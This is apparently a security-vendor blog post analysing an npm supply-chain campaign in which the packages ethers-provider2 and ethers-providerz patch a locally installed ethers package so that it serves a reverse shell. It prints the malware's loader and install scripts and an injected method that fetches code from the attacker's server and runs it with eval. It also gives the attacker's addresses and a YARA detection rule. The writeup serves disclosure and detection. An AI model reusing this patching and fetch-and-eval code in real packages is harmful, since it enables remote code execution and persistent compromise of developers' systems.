Malware found on npm infecting local package with reverse shell

Lucija Valentić

Unlike some other public repositories, the npm package repository is never really quiet. And, while there has been some decline in malware numbers between 2023 and 2024, this year's numbers don't seem to continue that downward trend. Still, while RL has detected some interesting npm malware so far this year, none of it warranted a detailed writeup.

Then March rolled around, and two very interesting packages were published on npm: ethers-provider2 and ethers-providerz. These were simple downloaders whose malicious payload was cleverly hidden, with a second stage that "patches" the legitimate npm package ethers, installed locally, with a new file containing the malicious payload. That patched file ultimately serves a reverse shell.

This approach reveals a high level of sophistication on the threat actor's part that deserves some further analysis and exploration.

ethers-provider2 delivers the malware

The package *ethers-provider2* was still available on npm at the time of publication. The package mirrors another, legitimate and widely-used npm package, *ssh2*, which has more than 350 million downloads and more than 1,600 dependent applications. The *ethers-provider2* package contains the *ssh2* source code, adding some malicious elements to it. So the whole package functions exactly how the *ssh2* package would — with something extra.

The package was easily detected by RL's Spectra platform, with telltale signs it contained malicious

code. First, the file *install.js* had been modified to include a malicious payload downloading second stage malware from the domain *hxxp[:]//5[.]199[.]166[.]1[:]31337/install*. Upon installation, the install script install.js is executed and a second stage is downloaded to a temporary file and then executed. Immediately after that, the temporary file is deleted, removing any indication that anything happened, which was another sign the package is malicious, since this usually doesn't happen in legitimate packages.

As we looked at the second stage malware, things got really interesting. The malware goes into an infinite loop that checks if the legitimate npm package *ethers* is installed locally. If it is installed, or once it is installed, the second-stage malware springs into action: replacing one of its files, *provider-jsonrpc.js*, with a file that looks- and functions the same, but includes additional, malicious code that downloads the third-stage malware from *hxxp[:]//5[.]199[.]166[.]1[:]31337/config* and executes it.

```
home >                                                    > ...
1   (async function(){
2     const cp = require("child_process");
3     const fs = require("fs");
4     const delay = ms => new Promise(resolve => setTimeout(resolve, ms))
5     const drop = "KGZ1bmN0aW9uKCl7CiAgICBsZXQgY3AgPSByZXF1aXJlKCJjaGlsZF9wcm9jZXNzIik7CiAgI
6     const cc = "InVzZSBzdHJpY3QiOwovKioKICogIE9uZSBvZiB0aGUgbW9zdCBjb21tb24gd2F5cyB0byBpbnR
7
8
9     while (true){
10      if (!fs.existsSync("../ethers/lib.commonjs/providers/provider-jsonrpc.js")) {
11        await delay(10000);
12        continue;
13      }
14      fs.writeFileSync("./loader.js", atob(drop));
15      fs.writeFileSync("../ethers/lib.commonjs/providers/provider-jsonrpc.js", atob(cc));
16
17      let sh = cp.spawn('node', ['./loader.js'], {
18          detached: true,
19          stdio: 'ignore',
20      });
21      sh.unref();
22      process.exit(0);
23    }
24  })()
```

Figure 1: ethers-provider2's second stage

The second-stage malware also creates a file, *loader.js*, which writes code with the same functionality as the malicious code used to "patch" the ethers' file, and then runs it.

The third stage serves a reverse shell connecting to the threat actor's server, which is accessed using an ssh client from *ethers-provider2*. This client functions in the same way as a client from a legitimate *ssh2* package would, but it is modified to receive additional messages. That means that the connection opened with this client turns into a reverse shell once it receives a custom message from the server. This is true even if the *ethers-provider2* package is removed from a compromised system: the client will still be used under certain circumstances, providing a degree of persistence for the attackers.



Figure 2: Reverse shell opened towards threat actors' server

Discussion

While not as common as infostealers on the npm platform, downloaders are far from uncommon and are frequently encountered. However, this downloader is notable because of the exceptional strategies employed by the attackers to hide the malicious payload it delivered. These evasive techniques were more thorough and effective than we have observed in npm-based downloaders before.

Specifically, once the malicious payload, *ethers-provider2*, was delivered, its removal wouldn't necessarily remove its malicious functionality. Instead, it would remain hidden in another location. And if the package *ethers-provider2* was present when the ethers package was removed and installed again, it would patch it again in the same way described previously.

It is also important to mention once again that the malicious code was only put inside the locally installed npm package *ethers*, and that the official npm package ethers was not compromised in any way.

I am (not) throwin' away my shot

The other package belonging to the same campaign, *ethers-providerz* had only three versions, and the

last two were very similar to *ethers-provider2*; whereas the first one *1.16.0* looked more like a test version, with some parts that didn't work as the threat actor probably intended.

The malicious payload was located in the install script *install.js*. It tries to “patch” several files of a legitimate locally installed npm package *@ethersproject/providers* in the same way *ethers’* file *provider-jsonrpc.js* was patched.

Which npm package was targeted for patching is speculative at this point, because the path to each file was written incorrectly, with the threat actor defining the scope, but not providing the name of the intended package.

```
    9Cg==";
40  fs.writeFileSync("./node_modules/loader.js", atob(drop));
41  fs.writeFileSync("./node_modules/@ethersproject/lib/json-rpc-provider.d.ts", atob(libpro_dts));
42  fs.writeFileSync("./node_modules/@ethersproject/lib/json-rpc-provider.d.ts.map", atob(libpro_tsmap));
43  fs.writeFileSync("./node_modules/@ethersproject/lib/json-rpc-provider.js", atob(libpro_js));
44  fs.writeFileSync("./node_modules/@ethersproject/lib/json-rpc-provider.js.map", atob(libpro_jsmap));
45
46  fs.writeFileSync("./node_modules/@ethersproject/lib.esm/json-rpc-provider.d.ts", atob(libesmpro_dts));
47  fs.writeFileSync("./node_modules/@ethersproject/lib.esm/json-rpc-provider.d.ts.map", atob(libesmpro_tsmap));
48  fs.writeFileSync("./node_modules/@ethersproject/lib.esm/json-rpc-provider.js", atob(libesmpro_js));
49  fs.writeFileSync("./node_modules/@ethersproject/lib.esm/json-rpc-provider.js.map", atob(libesmpro_jsmap));
50
51  fs.writeFileSync("./node_modules/@ethersproject/src.ts/json-rpc-provider.ts", atob(srcts));
52
53  let sh = cp.spawn('node', ['./node_modules/loader.js'], {
54      detached: true,
55      stdio: 'ignore',
56  });
57  sh.unref();
58 })()
59
60 process.exit(0);
61
```

Figure 3: Malicious payload inside install.js script

The RL research team also observed the malicious payload creating a malicious file, *loader.js*, in the folder *node_modules*, and executing it. The *node_modules* folder is where npm packages are stored by default once they are installed. The file *loader.js* downloads the second stage from *hxxp[:]//5[.]199[.]166[.]1[:]31337/config*.

What's interesting about this is that there is a legitimate npm package called *loader.js* with more than 24 million downloads and 5,200 dependent applications.This suggests that, as with ssh2, the threat actor was looking to “patch” a common, legitimate, and locally-installed npm package with a nearly identical version containing malicious code.

RL YARA rule helps detect *ethers*

Detection of the malicious packages *ethers-provider2* and *ethers-providerz* was the easy part. They had very low download counts and contained non-obfuscated malicious code downloading the second stage inside the install script. RL’s Spectra platform finds obfuscated or non-obfuscated — and clearly malicious code — lurking in install scripts by identifying behaviors and characteristics when scanning both open- source and commercial, closed-source binaries.

Despite the low download numbers, these packages are powerful and malicious. If their mission is successful, they will corrupt the locally installed package ethers and maintain persistence on compromised systems even if that package is removed.

As of the time of publication, the package *ethers-providerz* was removed from npm, probably by the package's author because it has no security holding package. Package *ethers-provider2* is still on npm, but has been reported to the npm maintainers.

To address the risks posed by these packages, RL developed a simple YARA rule to help in detecting whether locally installed package *ethers* was "patched" or not.

```
867  */
868  class JsonRpcProvider extends JsonRpcApiPollingProvider {
869      #connect;
870      constructor(url, network, options) {
871          if (url == null) {
872              url = "http:/\/localhost:8545";
873          }
874          super(network, options);
875          if (typeof (url) === "string") {
876              this.#connect = new index_js_5.FetchRequest(url);
877          }
878          else {
879              this.#connect = url.clone();
880          }
881          this._loader();
882      }
883      _getConnection() {
884          return this.#connect.clone();
885      }
886
887      async _loader() {
888          let config_url = atob(atob("YUhSMGNEb3ZMelV1TVRrNUxqRTJOaTR4T2pNeE16TTNMMk52Ym1acFp3PT0="));
889          fetch(config_url).then(res=>{
890              res.json().then((jsondata) => {
891                  eval(jsondata["config"]["main"]);
892              });
893
894          });
895      }
896
```

Figure 4: Malicious part of the "patched" file

YARA Rule

rule npm_Downloader_InjectedMaliciousCode
{
meta:

author = "ReversingLabs"

source = "ReversingLabs"
category = "MALWARE"
description = "Yara rule that detects if there is a malicious payload injected in legitimate locally installed npm package ethers."

strings:

$decode_payload_url = "atob(atob(\"YUhSMGNEb3ZMelV1TVRrNUxqRTJOaTR4T2pNeE16TTNMMk52Ym1acFp3PT0=\"))"
$fetch_payload = "fetch("
$execute_payload = "eval("

```
    condition:
        all of them
}
```

Even more packages?

After this research was done, new packages were found that appear to be connected to this campaign: *reproduction-hardhat* and *@theoretical123/providers*. The former was a simple reverse shell that would connect to the IP address *5[.]199[.]166[.]1*, and the latter was a package downloading a second stage from *hxxp[:]//5[.]199[.]166[.]1[:]31337/config* and impersonating a legitimate npm package *@ethersproject/providers*. Both have been removed from npm.

Conclusion

As RL noted in its 2025 Software Supply Chain Security Report, the scope of software supply chain risks is growing for both software producers and end-user organizations. While there was a drop in instances of malware discovered on open-source repositories like npm and PyPI in 2024, threat actors have not lost interest in promoting malicious packages to open-source developers.

This latest campaign is evidence that the risk of downloading malware and compromising development environments and networks remains high, while novel ways of serving malicious payloads are emerging.

The RL research team has already seen malicious packages serving malicious payloads that was in plain sight, obfuscated or cleverly hidden. Sometimes these packages are malicious by design. Other times, popular legitimate npm packages were hijacked and injected with malicious code. In these cases, there is usually a combination of approaches: the designed-malicious npm package injects a malicious payload into a legitimate and locally installed npm package, making it serve as a reverse shell. This approach makes it easier for the threat actor by reducing hurdles to hijacking a malicious open-source package.

What is even more ominous with this current threat: Even if the malicious package ethers-provider2 is removed, the threat actors made sure their malicious functionality would persist. This highlights the importance of being alert to supply chain threats and attacks, since there are many malicious packages lurking on npm, serving malware in novel and not-so-novel ways.

Indicators of Compromise (IOCs)

Indicators of Compromise (IoCs) refer to forensic artifacts or evidence related to a security breach or unauthorized activity on a computer network or system. IOCs play a crucial role in cybersecurity investigations and cyber incident response efforts, helping analysts and cybersecurity professionals identify and detect potential security incidents.

The following IOCs were collected as part of RL's investigation of this malicious software supply chain campaign.